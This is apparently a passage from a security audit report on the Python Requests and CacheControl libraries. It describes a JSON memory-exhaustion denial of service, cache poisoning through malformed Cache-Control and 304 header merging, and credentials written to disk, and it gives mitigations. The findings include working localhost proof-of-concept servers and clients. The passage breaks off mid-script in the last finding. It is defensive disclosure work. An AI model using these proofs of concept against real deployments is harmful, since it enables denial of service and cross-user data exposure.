The Requests library is vulnerable to a memory-exhaustion Denial-of-Service (DoS) when *response.json()* is used to parse large or malicious JSON payloads. Crucially, this vulnerability persists even when developers attempt to mitigate memory issues using *stream=True*, as the *.json()* method bypasses this setting and unconditionally loads the entire response. Specifically, *response.json()* loads the entire HTTP response body into memory prior to parsing, without size limits or streaming support. An attacker can exploit this behavior by serving multi-gigabyte JSON responses, causing client processes to raise *MemoryError* exceptions or suffer resource starvation. These memory allocations are particularly problematic on memory-limited systems or under heavy request loads.

The vulnerability exists in both execution paths of the function. In the first path, when encoding detection is required, the method calls *self.content* which eagerly loads the complete response payload into a bytes object in memory. The *guess_json_utf()* function then operates on this full content to determine UTF encoding. Subsequently, *complexjson.loads()* performs JSON deserialization on the decoded string, creating additional memory overhead for the resulting Python object structure. In the fallback path, *self.text* is invoked, which similarly buffers the entire response body while performing character decoding, before passing it to the JSON parser.

The following proof of concept (PoC) validates the vulnerability. A custom *MaliciousJSONHandler* in the *server.py* script serves a large JSON array. The scenario detailed in RCU-01-003 can also be replicated by transmitting a small gzip-compressed payload over the network.

PoC Server:
https://7as.es/RCU-01_MnJadrJXyYl4PNJso/RCU-01-006_server.py

PoC Client:
https://7as.es/RCU-01_MnJadrJXyYl4PNJso/RCU-01-006_client.py

Terminal 1 (server output):

```
$ python3 server.py
[GENERATION] Creating JSON file: huge_array.json
[GENERATION] Objects: 10,000,000 (~954 MB)
[SUCCESS] JSON file created: 1930.31 MB in 39.50s

[SERVER] HTTP Server started on http://0.0.0.0:8888
[SERVER] Serving: huge_array.json

[REQUEST] Client: 127.0.0.1 - Serving JSON file
127.0.0.1 - - [28/Oct/2025 17:25:30] "GET /huge_json_array HTTP/1.1" 200 -
[COMPLETE] Sent 1930.31 MB in 2.67s to 127.0.0.1
```

Terminal 2 (client output):

```
$ python3 client.py

Target: http://localhost:8888/huge_json_array
Press ENTER to start...

[DOWNLOAD] Downloading from http://localhost:8888/huge_json_array...
[...]
```

```
MEMORY CONSUMPTION BREAKDOWN
```

```
📊 PARSING PHASE (response.json()):
   Memory before parsing:     2003.51 MB
   Memory after parsing:      6986.62 MB
   Memory consumed:           4983.11 MB
   Parsing time:                18.06 seconds
   Peak memory:               6986.62 MB
   Average memory:            6986.62 MB

⚠️   VULNERABILITY IMPACT:
   ✗ response.json() consumed 4983 MB during parsing
   ✗ No size limits or streaming protection in Requests library
   ✗ Entire JSON loaded into memory as Python objects

================================================================================
```

The provided proof of concept (PoC) successfully validates the vulnerability. A *server.py* script initiates a *MaliciousJSONHandler* that serves a JSON file approximately 2 GB in size. Upon requesting this file via the */huge_json_array* endpoint, the *client.py* script first downloads the file and subsequently commences parsing. It is important to note that the client loads the entire file into memory without any size restriction leading to a substantial increase in memory consumption.

Affected File:
https://github.com/psf/requests/blob/[...]/src/requests/models.py#L962

Affected Code:

```
@property
def content(self):
    if self._content is False:
        if self._content_consumed:
            raise RuntimeError("The content for this response was already consumed")

        if self.status_code == 0 or self.raw is None:
            self._content = None
```

```
        else:

            self._content = b"".join(self.iter_content(CONTENT_CHUNK_SIZE)) or b""
[...]

def json(self, **kwargs):
    if not self.encoding and self.content and len(self.content) > 3:
        encoding = guess_json_utf(self.content)
        if encoding is not None:
            try:
                return complexjson.loads(self.content.decode(encoding), **kwargs)
            except UnicodeDecodeError:
                pass
            except JSONDecodeError as e:
                raise RequestsJSONDecodeError(e.msg, e.doc, e.pos)

    try:
        return complexjson.loads(self.text, **kwargs)
    except JSONDecodeError as e:
        raise RequestsJSONDecodeError(e.msg, e.doc, e.pos)
```

To enhance control over response sizes, it is recommended to introduce an optional *max_size* parameter in *response.json(max_size=None)* and a *Session.default_max_response_size* setting. Additionally, exposing a streaming API like *Response.iter_json()* or *Response.json_stream()* would enable incremental parsing of top-level array elements, yielding items without fully loading the entire object into memory. Finally, it is vital to retain the current default behavior of response.json() to prevent disruption for consumers handling large datasets.

RCU-01-007 WP4: Cache Poisoning via Header Parsing Flaw *(Low)*

Note: This finding is distinct from RCU-01-010, which covers the broader case where CacheControl does not enforce the private directive at all when using shared cache backends; RCU-01-007 specifically addresses fail-open parsing, where malformed syntax can drop security-relevant directives (e.g., private/no-store) while still honoring cacheability directives (e.g., max-age). The impact can be high in affected deployments, but the likelihood is deployment-dependent, as it requires malformed Cache-Control syntax (e.g., due to middleware quirks or misconfiguration).

Malformed *Cache-Control* directives are not handled safely by the CacheControl library parser. When an invalid directive such as *private* is encountered, it is silently discarded while valid ones (e.g., *max-age=3600*) are still processed. This violates the fail-closed principle, where parsing errors should disable caching entirely, not partially accept attacker-controlled directives.

This flaw is part of a broader class of caching issues in which responses that should not

be stored are cached and reused between users. Security guidance from OWASP[5][6] and SANS[7] explicitly treats *Cache-Control* directives such as *private*, *no-store*, and *no-cache* as primary controls to prevent sensitive or authenticated content from being cached or shared across sessions. Documented weaknesses and attack patterns, including *CWE-524 (Use of Cache Containing Sensitive Information)*[8] and publicly available research on cache poisoning and web cache deception[9][10], describe how misapplied or ignored *Cache-Control* directives can lead to cross-user data exposure. In this case, a syntactically invalid *private* directive is silently discarded while *max-age* is still honoured, which aligns with these patterns by weakening the origin instruction not to store *private* responses and increasing the risk that sensitive data will be cached and replayed to other users.

The impact is a potential confidentiality breach: poisoned cache entries may serve user data from one user to another, while the origin server appears to behave correctly. The issue is subtle, as only a debug message is logged and no error is raised.

The flaw is significant because the attacker capabilities required are reduced from a fully malicious actor to any on-path intermediary (proxy, CDN, WAF, or load-balancer) that introduces a syntactic anomaly, which is common in modern HTTP delivery chains.

For example, an intermediary that normalizes headers by quoting values or appends its own directives can transform an origin header *Cache-Control: private, no-store* into *Cache-Control: "private", no-store, max-age=3600*. The vulnerable parser will silently discard the syntactically invalid *private* directive but will parse and honor *max-age=3600*. This fail-open behavior converts the origin instruction *“do not store”* into a cacheable entry, allowing a non-malicious intermediary to accidentally enable cross-user cache poisoning.

The following PoC demonstrates the core parsing flaw. For simplicity, it uses a server to send a malformed header directly, simulating the final result of a header modification by an on-path intermediary (for example, a proxy or CDN).

PoC (server.py):

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import threading

# --- Configuration ---
HOST = "localhost"
```

[5] https://devguide.owasp.org/en/04-design/02-web-app-checklist/08-protect-data/
[6] https://github.com/OWASP/…/06-Testing_for_Browser_Cache_Weaknesses.md
[7] https://www.sans.org/blog/security-impact-of-http-caching-headers
[8] https://cwe.mitre.org/data/definitions/524.html
[9] https://portswigger.net/research/gotta-cache-em-all
[10] https://pentest-tools.com/blog/web-cache-poisoning

```
PORT = 8000
URL = f"http://{HOST}:{PORT}/api/data"

# --- State ---
# This dictionary simulates user-specific data
USER_DATA = {
    "user-a-token": b"Sensitive Data for User A",
    "user-b-token": b"Sensitive Data for User B",
}

class SimulationHandler(BaseHTTPRequestHandler):
    """
    A request handler that serves a modified header to
    exploit the parser flaw, simulating an intermediary's transformation.
    """
    def do_GET(self):
        token = self.headers.get("Authorization")

        if token == "user-a-token":
            # This is the first user's request.
            # We serve User A's data with a 'private' directive that
            # is *quoted*, simulating an intermediary's modification.
            # The library ignores '"private"' but processes 'max-age=3600'.
            print(f"-> Request from User A. Sending simulated/modified header...")
            self.send_response(200)
            self.send_header('Cache-Control', '"private", max-age=3600')
            self.send_header('Content-Type', 'text/plain')
            self.end_headers()
            self.wfile.write(USER_DATA[token])

        elif token == "user-b-token":
            # This is the victim request.
            # We serve User B's data normally. However, the client
            # will hit its cached entry and never make this request.
            print(f"-> Request from User B. Sending normal response...")
            self.send_response(200)
            self.send_header('Cache-Control', 'no-store')
            self.send_header('Content-Type', 'text/plain')
            self.end_headers()
            self.wfile.write(USER_DATA[token])

        else:
            self.send_response(401)
            self.end_headers()
            self.wfile.write(b"Unauthorized")

    def log_message(self, format, *args):
        # Silence logging for clean PoC output
        pass

def run_server():
```

```
    server_address = (HOST, PORT)
    httpd = HTTPServer(server_address, SimulationHandler)
    print(f"Test server starting on http://{HOST}:{PORT}")
    print("Waiting for a vulnerable client...")

    server_thread = threading.Thread(target=httpd.serve_forever)
    server_thread.daemon = True
    server_thread.start()
    return httpd

if __name__ == "__main__":
    server = run_server()
    try:
        server.serve_forever()
    except KeyboardInterrupt:
        print("\n[*] Server shutting down.")
        server.shutdown()
```

PoC (client.py):

```
import requests
from cachecontrol import CacheControl
from cachecontrol.cache import DictCache

# --- Configuration ---
URL = "http://localhost:8000/api/data"

def run_client():
    print("Vulnerable client starting...")

    # Use CacheControl with an in-memory cache
    sess = CacheControl(requests.Session(), cache=DictCache())

    try:
        # Note: This PoC simulates the *result* of an on-path intermediary
        # (proxy, CDN, etc.) modifying response headers, which poisons the client's
cache.

        # 1. First request (User A)
        # This request will receive the modified header and cache the response.
        print("\n[1] Making a request as User A with token 'user-a-token'...")
        resp1 = sess.get(URL, headers={"Authorization": "user-a-token"})
        print(f"    Received data: {resp1.content}")
        print(f"    From cache: {resp1.from_cache}")
        print(f"    Server-sent header: {resp1.headers.get('Cache-Control')}")

        # 2. Second request (User B)
        # This request *should* go to the server but will be incorrectly served
        # the cached entry from User A.
        print("\n[2] Making a request as User B with token 'user-b-token'...")
        resp2 = sess.get(URL, headers={"Authorization": "user-b-token"})
```

```
        print(f"    Received data: {resp2.content}")
        print(f"    From cache: {resp2.from_cache}")

        # 3. Verification
        print("\n--- Verification ---")
        if (resp2.from_cache is True and
            resp2.content == b"Sensitive Data for User A"):

            print("[+] SUCCESS: The response for User B was served from the cache.")
            print(f"[+] SUCCESS: The cache was populated with User A's data.")
            print("\n[!!!] VULNERABILITY CONFIRMED [!!!]")

        else:
            print("\n[---] VULNERABILITY NOT CONFIRMED [---]")
            if not resp2.from_cache:
                print("[!] FAILED: Response was not from cache.")
            else:
                print(f"[!] FAILED: Cache served wrong data: {resp2.content}")

    except requests.exceptions.ConnectionError:
        print("\n[!] ERROR: Could not connect. Is server.py running?")
    except Exception as e:
        print(f"\nAn unexpected error occurred: {e}")

if __name__ == "__main__":
    run_client()
```

Steps to replicate:

1. Run *server.py* in one terminal and *client.py* in another to validate the issue.
2. During the first client request (*User A*), the malicious server returns a malformed *Cache-Control* header that poisons the cache with the sensitive data of User A.
3. During the second client request (*User B*), *User B* is incorrectly served the cached data of *User A*, demonstrating cross-user data leakage.

Terminal 1: Server Output

```
$ python3 server.py
Test server starting on http://localhost:8000
Waiting for a vulnerable client...
-> Request from User A. Sending simulated/modified header...
```

Terminal 2: Client Output

```
$ python3 client.py
Vulnerable client starting...

[1] Making a request as User A with token 'user-a-token'...
    Received data: b'Sensitive Data for User A'
    From cache: False
    Server-sent header: "private", max-age=3600
```

```
[2] Making a request as User B with token 'user-b-token'...
    Received data: b'Sensitive Data for User A'
    From cache: True

--- Verification ---
[+] SUCCESS: The response for User B was served from the cache.
[+] SUCCESS: The cache was poisoned with User A's data.

[!!!] VULNERABILITY CONFIRMED [!!!]
```

Affected File:

https://github.com/psf/cachecontrol/[...]/cachecontrol/controller.py

Affected Code:

```
def parse_cache_control(self, headers: Mapping[str, str]) -> dict[str, int | None]:
    known_directives = {
        # https://tools.ietf.org/html/rfc7234#section-5.2
        "max-age": (int, True),
        "max-stale": (int, False),
        "min-fresh": (int, True),
        "no-cache": (None, False),
        "no-store": (None, False),
        "no-transform": (None, False),
        "only-if-cached": (None, False),
        "must-revalidate": (None, False),
        "public": (None, False),
        "private": (None, False),
        "proxy-revalidate": (None, False),
        "s-maxage": (int, True),
    }

    cc_headers = headers.get("cache-control", headers.get("Cache-Control", ""))

    retval: dict[str, int | None] = {}

    for cc_directive in cc_headers.split(","):
        if not cc_directive.strip():
            continue

        parts = cc_directive.split("=", 1)
        directive = parts[0].strip()

        try:
            typ, required = known_directives[directive]
        except KeyError:
            logger.debug("Ignoring unknown cache-control directive: %s", directive)
            continue

        if not typ or not required:
            retval[directive] = None
```

```
            if typ:
                try:
                    retval[directive] = typ(parts[1].strip())
                except IndexError:
                    if required:
                        logger.debug(
                            "Missing value for cache-control " "directive: %s",
                            directive,
                        )
                except ValueError:
                    logger.debug(
                        "Invalid value for cache-control directive " "%s, must be %s",
                        directive,
                        typ.__name__,
                    )

        return retval
```

As a short-term fail-closed mitigation, the parser should be modified to treat any header containing unrecognized or malformed directives as non-cacheable. When a parsing anomaly is detected, the library should stop processing further directives and disable caching for that response. For a long-term fix, it is recommended to replace the ad-hoc *split(',')* logic with a standards-aware tokenizer that correctly identifies malformed syntax (for example, quoted strings where a token is required) and rejects the entire header value, enforcing a fail-closed policy.

RCU-01-008 WP4: Information Leakage via Vary Header Processing *(Low)*

Note: This behavior is standards-compliant for private caches. The risk is that FileCache persists request-derived secrets to disk; this primarily matters when the cache directory is shared, backed up, or otherwise accessible (e.g., developer workstations, CI runners).

The CacheControl library is vulnerable to an information disclosure issue that results in sensitive credentials from request headers being written to disk in plain text. When configured with the *FileCache* backend, the library stores specified request headers from the *Vary* response header as part of the cache entry to maintain cache correctness. If a server responds with *Vary: Authorization*, the library extracts the Authorization header from the request, which often contains bearer tokens or other credentials, and saves it inside the serialized cache file on the filesystem.

Although this behavior is compliant with HTTP caching rules for *Vary*, it creates a security risk by persisting credentials to disk. Storing tokens in persistent storage significantly enlarges the attack surface. The data becomes susceptible to exposure through insecure backups, file permission misconfigurations, or recovery by attackers with local disk access on developer machines or CI/CD runners. Any party with read

access to the cache directory may retrieve these credentials in plain text.

The following proof of concept (PoC) starts a local server configured to respond with *Vary: Authorization*, then runs a *CacheControl* client using the *FileCache* backend. The client makes a single request containing a secret Authorization token. The script locates the cache file created on disk, deserializes its contents, and confirms that the secret token has been stored within it.

PoC:

```
import requests
import threading
import time
import tempfile
import shutil
import os
import msgpack
from http.server import HTTPServer, BaseHTTPRequestHandler
from cachecontrol import CacheControl
from cachecontrol.caches import FileCache

# --- Configuration ---
HOST = "localhost"
PORT = 8000
URL = f"http://{HOST}:{PORT}/"
SENSITIVE_TOKEN = "THIS_IS_A_VERY_SECRET_API_KEY_12345"
CACHE_DIR = tempfile.mkdtemp()

class VaryHandler(BaseHTTPRequestHandler):
    """
    A simple server that responds with 'Vary: Authorization'
    to trigger the vulnerability.
    """
    def do_GET(self):
        print(f"[*] Server: Received request.")
        self.send_response(200)
        # [! THE TRIGGER !]
        # This header tells CacheControl to store the 'Authorization'
        # header from the request.
        self.send_header('Vary', 'Authorization')
        self.send_header('Cache-Control', 'max-age=3600')
        self.end_headers()
        self.wfile.write(b"This is the cached content.")

    def log_message(self, format, *args):
        pass

def run_server():
    server_address = (HOST, PORT)
    httpd = HTTPServer(server_address, VaryHandler)
```

```
    server_thread = threading.Thread(target=httpd.serve_forever)
    server_thread.daemon = True
    server_thread.start()
    print(f"[*] Server started at {URL}")
    return httpd

def find_first_cache_file(directory):
    """Helper to find the cache file created by FileCache."""
    for root, dirs, files in os.walk(directory):
        for file in files:
            if not file.endswith(".lock"):
                return os.path.join(root, file)
    return None

def run_poc():
    print(f"[*] Creating temporary cache directory at: {CACHE_DIR}")
    server = run_server()

    try:
        # 1. Setup CacheControl with FileCache
        cache = FileCache(CACHE_DIR)
        sess = CacheControl(requests.Session(), cache=cache)

        # 2. Make the request with the sensitive header
        headers = {"Authorization": f"Bearer {SENSITIVE_TOKEN}"}
        print(f"\n[*] Client: Making request with Authorization header...")
        resp = sess.get(URL, headers=headers)
        print(f"[*] Client: Request complete. Cache populated.")

        # 3. Find the cache file on disk
        # We must close the cache to release file locks
        cache.close()
        cache_file_path = find_first_cache_file(CACHE_DIR)

        if not cache_file_path:
            print("\n[!!!] PoC FAILED: Could not find cache file on disk.")
            return

        print(f"\n[*] PoC: Found cache file at: {cache_file_path}")

        # 4. Read the file and deserialize it
        with open(cache_file_path, 'rb') as f:
            raw_data = f.read()

        # Strip the 'cc=4,' prefix
        payload = raw_data.split(b',', 1)[1]
        deserialized_cache = msgpack.loads(payload, raw=False)

        # 5. Verification
        print("[*] PoC: Deserialized cache. Searching for a token...")
```

```
        # Extract the 'vary' dictionary
        vary_data = deserialized_cache.get("vary", {})
        stored_token = vary_data.get("Authorization")

        print("\n--- Verification ---")
        if stored_token == f"Bearer {SENSITIVE_TOKEN}":
            print(f"[+] SUCCESS: Found sensitive token stored on disk:")
            print(f"    {vary_data}")
            print("\n[!!!] VULNERABILITY CONFIRMED [!!!]")
            print("Sensitive credentials from the 'Authorization' header")
            print("were written to a file in plain text.")
        else:
            print("\n[---] VULNERABILITY NOT CONFIRMED [---]")
            print(f"[!] FAILED: Token not found or incorrect.")
            print(f"    Expected: 'Bearer {SENSITIVE_TOKEN}'")
            print(f"    Found:    '{stored_token}'")

    except Exception as e:
        print(f"\nAn unexpected error occurred: {e}")

    finally:
        # 6. Cleanup
        print("\n[*] PoC: Shutting down server...")
        server.shutdown()
        print(f"[*] PoC: Deleting cache directory: {CACHE_DIR}")
        shutil.rmtree(CACHE_DIR)

if __name__ == "__main__":
    run_poc()
```

Output:

```
$ python3 poc_info_leak.py
[*] Creating temporary cache directory at: /tmp/tmpr6jme8z6
[*] Server started at http://localhost:8000/

[*] Client: Making request with Authorization header...
[*] Server: Received request.
[*] Client: Request complete. Cache populated.

[*] PoC: Found cache file at:
/tmp/tmpr6jme8z6/3/a/6/7/6/3a676816a53e5fd25fa75f15a446f5acac8caf4e77153b4a6fbe112f
[*] PoC: Deserialized cache. Searching for a token...

--- Verification ---
[+] SUCCESS: Found sensitive token stored on disk:
    {'Authorization': 'Bearer THIS_IS_A_VERY_SECRET_API_KEY_12345'}

[!!!] VULNERABILITY CONFIRMED [!!!]
Sensitive credentials from the 'Authorization' header
were written to a file in plain text.
```

```
[*] PoC: Shutting down server...
[*] PoC: Deleting cache directory: /tmp/tmpr6jme8z6
```

Executing this script validates the issue by confirming that the secret token from the *Authorization* header is stored in the cache file on the filesystem. The script then locates the cache file, reads its contents, and confirms that the secret token has been written to the filesystem.

Affected File:
https://github.com/psf/cachecontrol/[...]/cachecontrol/serialize.py
Affected Code:

```
class Serializer:
    serde_version = "4"

    def dumps(
        self,
        request: PreparedRequest,
        response: HTTPResponse,
        body: bytes | None = None,
    ) -> bytes:
        response_headers: CaseInsensitiveDict[str] = CaseInsensitiveDict(
            response.headers
        )

        if body is None:
            # When a body isn't passed in, we'll read the response. We
            # also update the response with a new file handler to be
            # sure it acts as though it was never read.
            body = response.read(decode_content=False)
            response._fp = io.BytesIO(body)  # type: ignore[assignment]
            response.length_remaining = len(body)

        data = {
            "response": {
                "body": body,  # Empty bytestring if body is stored separately
                "headers": {str(k): str(v) for k, v in response.headers.items()},
                "status": response.status,
                "version": response.version,
                "reason": str(response.reason),
                "decode_content": response.decode_content,
            }
        }

        # Construct our vary headers
        data["vary"] = {}
        if "vary" in response_headers:
            varied_headers = response_headers["vary"].split(",")
            for header in varied_headers:
```

```
                header = str(header).strip()
                header_value = request.headers.get(header, None)
                if header_value is not None:
                    header_value = str(header_value)
                data["vary"][header] = header_value

        return b",".join([f"cc={self.serde_version}".encode(), self.serialize(data)])

    def serialize(self, data: dict[str, Any]) -> bytes:
        return cast(bytes, msgpack.dumps(data, use_bin_type=True))
```

It is recommended to modify the default behavior to prevent raw sensitive headers, such as *Authorization*, from being written to disk. Possible mitigations include:

- Hashing sensitive header values before storage to maintain cache correctness without exposing credentials.
- Making *Vary: Authorization* behavior opt-in for disk-based caches.
- Clearly documenting the security implications of enabling this behavior.

RCU-01-009 WP4: Cache Poisoning via 304 Header Injection *(Low)*

Note: This issue is most relevant when upstream responses are not fully trusted (e.g., compromised origin/CDN, non-TLS environments, or hostile networks). In strictly trusted HTTPS contexts, this is primarily a defense-in-depth opportunity.

The *CacheControl* library is vulnerable to a cache poisoning attack due to an unsafe method of processing *304 Not Modified* HTTP responses. The function *update_cached_response*, which is triggered during cache re-validation, loads the old cached response and then blindly merges all headers from the new 304 response into the cached entry. It only excludes *Content-Length*. This “blind merge” behavior allows a MitM attacker or malicious server to inject arbitrary headers into a cache entry, poisoning it for subsequent use.

Background on cache poisoning and the security relevance of HTTP response headers is provided in RCU-01-007. In the specific case of 304 handling, the risk is not only that an active attacker can modify a single response, but that a single malicious 304 during revalidation can update the cached representation and cause attacker-controlled headers to be served to multiple users and sessions long after the attacker is no longer on path. This behaviour matches documented descriptions of web cache poisoning as an integrity attack on cached responses, where a spoofed representation is stored once and then replayed to other clients. Once headers such as *Content-Security-Policy*, *Strict-Transport-Security*, or *Location* have been merged into the cached entry, they are applied on every subsequent cache hit, which can persistently weaken client-side security controls, enable redirection to attacker-controlled domains, or interfere with application availability beyond the initial attack window.

This flaw can be exploited by responding to a revalidation request from the client with a *304 Not Modified* that includes malicious headers such as *Location*, *Content-Security-Policy*, *Clear-Site-Data*, or *Strict-Transport-Security*, causing application Denial-of-Service (DoS) or injecting other harmful headers into the cached entry.

The library will merge these headers into the cached entry, potentially breaking application functionality, wiping user data, or blocking site access when the poisoned entry is served. Specifically, an attacker could inject a *Location* header to silently redirect users to phishing sites upon subsequent visits, or weaken the *Content-Security-Policy* to allow execution of unauthorized scripts, potentially enabling Cross-Site Scripting (XSS) attacks against users who visit the poisoned resource.

This attack requires the attacker to influence the *304 Not Modified* response during cache revalidation, such as via a malicious upstream server, compromised CDN, or network-level interception. In environments where HTTPS integrity is enforced and the origin server is trusted, this significantly reduces exposure; however, *CacheControl* is frequently used in contexts where upstream responses are not fully controlled by the client application, making the risk relevant in practice.

The following proof of concept (PoC) demonstrates this header injection mechanism. An attacker waits for a re-validation request and responds with a *304 Not Modified* while injecting a custom header (*X-Cache-Poisoned: True*). The library merges this header into the cached entry. On subsequent cache hits, the client application will receive the cached response including the injected header of the attacker, proving that the cache has been poisoned.

PoC (server.py):

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import threading

# --- Configuration ---
HOST = "localhost"
PORT = 8000
ETAG = '"v1-data"'
MALICIOUS_HEADER_NAME = "X-Cache-Poisoned"
MALICIOUS_HEADER_VALUE = "True"

class PoisonHandler(BaseHTTPRequestHandler):
    """
    Attacker's server.
    Serves legitimate data once, then injects a custom header on re-validation.
    """
    def do_GET(self):
```

```
        if self.headers.get("If-None-Match") == ETAG:
            # 2. Re-validation request. Send 304 + custom header.
            print(f"[*] Server: Received re-validation. Sending 304 +
{MALICIOUS_HEADER_NAME} header...")
            self.send_response(304)
            self.send_header('ETag', ETAG)
            self.send_header(MALICIOUS_HEADER_NAME, MALICIOUS_HEADER_VALUE)
            self.end_headers()
        else:
            # 1. First request. Send normal, cacheable data.
            print(f"[*] Server: Received first request. Sending 200 OK...")
            self.send_response(200)
            # Expire quickly to force re-validation
            self.send_header('Cache-Control', 'max-age=1')
            self.send_header('ETag', ETAG)
            self.send_header('Content-Type', 'text/plain')
            self.end_headers()
            self.wfile.write(b"Legitimate cached content.")

    def log_message(self, format, *args):
        pass

def run_server():
    server_address = (HOST, PORT)
    httpd = HTTPServer(server_address, PoisonHandler)
    print(f"[*] Malicious server starting on http://{HOST}:{PORT}")

    server_thread = threading.Thread(target=httpd.serve_forever)
    server_thread.daemon = True
    server_thread.start()
    return httpd

if __name__ == "__main__":
    server = run_server()
    try:
        server.serve_forever()
    except KeyboardInterrupt:
        print("\n[*] Malicious server shutting down.")
        server.shutdown()
```

PoC (client.py):

```
import requests
import time
from cachecontrol import CacheControl
from cachecontrol.cache import DictCache

# --- Configuration ---
URL = "http://localhost:8000/"
MALICIOUS_HEADER_NAME = "X-Cache-Poisoned"
MALICIOUS_HEADER_VALUE = "True"
```

```
def run_client():
    print("Vulnerable client starting...")
    # Use CacheControl with an in-memory cache
    sess = CacheControl(requests.Session(), cache=DictCache())
    try:
        # 1. First request: Populate the cache
        print("\n[1] Making first request to populate cache...")
        resp1 = sess.get(URL)
        print(f"    From cache: {resp1.from_cache}") # Should be False
        print(f"    Headers: {resp1.headers}")
        # Wait for the cache entry to become stale
        print("[*] Waiting 2 seconds for cache to expire...")
        time.sleep(2)
        # 2. Second request: Re-validation and Poisoning
        # CacheControl makes If-None-Match request. Server sends 304 +
X-Cache-Poisoned.
        # CacheControl merges headers, poisons cache.
        print("\n[2] Making a second request (triggers re-validation)...")
        resp2 = sess.get(URL)
        print(f"    From cache: {resp2.from_cache}") # Should be True
        # The custom header won't appear here yet, as CacheControl returns
        # the headers from the *original* response on a 304 hit.
        print(f"    Headers: {resp2.headers}")
        # 3. Third request: Read from the poisoned cache
        # CacheControl loads the entry, which now includes the injected header.
        print("\n[3] Making a third request (reading poisoned cache)...")
        resp3 = sess.get(URL)
        print(f"    From cache: {resp3.from_cache}") # Should be True
        print(f"    Headers: {resp3.headers}")
        # --- Verification ---
        print("\n--- Verification ---")
        injected_header_value = resp3.headers.get(MALICIOUS_HEADER_NAME)
        if injected_header_value == MALICIOUS_HEADER_VALUE:
            print(f"[+] SUCCESS: Found injected header in cached response:")
            print(f"    '{MALICIOUS_HEADER_NAME}': '{injected_header_value}'")
            print("\n[!!!] VULNERABILITY CONFIRMED [!!!]")
            print("The cache was poisoned via 304 header injection.")
        else:
            print("\n[---] VULNERABILITY NOT CONFIRMED [---]")
            print(f"[!] FAILED: Injected header not found or incorrect.")
            print(f"    Expected: '{MALICIOUS_HEADER_NAME}':
'{MALICIOUS_HEADER_VALUE}'")
            print(f"    Found:    '{MALICIOUS_HEADER_NAME}':
'{injected_header_value}'")
    except requests.exceptions.ConnectionError:
        print("\n[!] ERROR: Could not connect. Is server.py running?")
    except Exception as e:
        print(f"\nAn unexpected error occurred: {e}")
```

```
if __name__ == "__main__":
    run_client()
```

To validate the issue, run *server.py* in one terminal and *client.py* in a separate terminal. The first request of the client populates the cache. The second request, made after the cache expires, triggers a revalidation. The server responds with a 304 and the malicious *X-Cache-Poisoned* header, poisoning the cache. The third request, and all subsequent requests for this URL, will now receive the response from the cache including the injected header, demonstrating successful poisoning of the cache.

Terminal 1 (server output):

```
$ python server.py
[*] Malicious server starting on http://localhost:8000
[*] Server: Received first request. Sending 200 OK...
[*] Server: Received re-validation. Sending 304 + X-Cache-Poisoned header...
```

Terminal 2 (client output):

```
$ python3 client.py
Vulnerable client starting...

[1] Making first request to populate cache...
    From cache: False
    Headers: {'Server': 'BaseHTTP/0.6 Python/3.12.3', 'Date': 'Sun, 26 Oct 2025
17:42:04 GMT', 'Cache-Control': 'max-age=1', 'ETag': '"v1-data"', 'Content-Type':
'text/plain'}
[*] Waiting 2 seconds for cache to expire...

[2] Making a second request (triggers re-validation)...
    From cache: True
    Headers: {'Server': 'BaseHTTP/0.6 Python/3.12.3', 'Date': 'Sun, 26 Oct 2025
17:42:06 GMT', 'Cache-Control': 'max-age=1', 'ETag': '"v1-data"', 'Content-Type':
'text/plain', 'X-Cache-Poisoned': 'True'}

[3] Making a third request (reading poisoned cache)...
    From cache: True
    Headers: {'Server': 'BaseHTTP/0.6 Python/3.12.3', 'Date': 'Sun, 26 Oct 2025
17:42:06 GMT', 'Cache-Control': 'max-age=1', 'ETag': '"v1-data"', 'Content-Type':
'text/plain', 'X-Cache-Poisoned': 'True'}

--- Verification ---
[+] SUCCESS: Found injected header in cached response:
    'X-Cache-Poisoned': 'True'

[!!!] VULNERABILITY CONFIRMED [!!!]
The cache was poisoned via 304 header injection.
```

Affected File:

https://github.com/psf/cachecontrol/[...]/cachecontrol/controller.py

Affected Code:

```
def update_cached_response(
    self, request: PreparedRequest, response: HTTPResponse
) -> HTTPResponse:
    """On a 304 we will get a new set of headers that we want to
    update our cached value with, assuming we have one.

    This should only ever be called when we've sent an ETag and
    gotten a 304 as the response.
    """
    assert request.url is not None
    cache_url = self.cache_url(request.url)
    cached_response = self._load_from_cache(request)

    if not cached_response:
        # we didn't have a cached response
        return response

    # Lets update our headers with the headers from the new request:
    # http://tools.ietf.org/html/draft-ietf-httpbis-p4-conditional-26#section-4.1
    #
    # The server isn't supposed to send headers that would make
    # the cached body invalid. But... just in case, we'll be sure
    # to strip out ones we know that might be problmatic due to
    # typical assumptions.
    excluded_headers = ["content-length"]

    cached_response.headers.update(
        {
            k: v
            for k, v in response.headers.items()
            if k.lower() not in excluded_headers
        }
    )

    # we want a 200 b/c we have content via the cache
    cached_response.status = 200

    # update our cache
    self._cache_set(cache_url, request, cached_response)

    return cached_response
```

To remediate this, the update_cached_response method should merge 304 (Not Modified) response header fields into the stored response in a security-conscious way that is consistent with RFC 9111[11]. RFC 9111 requires caches to update stored header fields using the header fields provided in a 304 response (Sections 4.3.4 and 3.2), but it also notes that updating certain fields can cause inconsistent behavior and security

[11] https://www.rfc-editor.org/rfc/rfc9111.html

issues and allows caches to omit such fields on an exceptional basis to assure integrity (Section 3.2). Therefore, CacheControl should implement a conservative update policy (allowlist or denylist) and, at minimum, avoid refreshing security-critical headers (e.g., *Content-Security-Policy*, *Strict-Transport-Security*, *Location*, *Clear-Site-Data*) unless explicitly configured to do so.

RCU-01-010 WP4: Cache-Control Private Directive Ignored *(High)*

The CacheControl library parses private and public *Cache-Control* response directives but does not enforce them.The *cache_response()* method contains no logic to prevent caching responses marked as *private*. Sensitive user-specific data with *Cache-Control: private* is stored in shared caches (*FileCache*, *RedisCache*), in violation of *RFC 7234*[12], which states: *"The private response directive indicates that the response message is intended for a single user and must not be stored by a shared cache"*.

The following proof of concept confirms the issue. The Python script simulates two users. First, Alice requests the */user/account* endpoint and receives her *SSN* and balance. The server correctly marks the response with *Cache-Control: private, max-age=3600*. A *DictCache* instance simulates a shared cache (such as *FileCache* or *RedisCache*) used by multiple users. Bob then requests the same endpoint and receives the private data belonging to Alice from the cache. CacheControl ignores the *private* directive and caches the response.

PoC (poc_private_directive.py):

```
#!/usr/bin/env python3
import requests
from cachecontrol import CacheControl
from cachecontrol.cache import DictCache
from cachecontrol.serialize import Serializer
import http.server
import socketserver
import threading
import time
import json

class PrivateDataHandler(http.server.BaseHTTPRequestHandler):
   def do_GET(self):
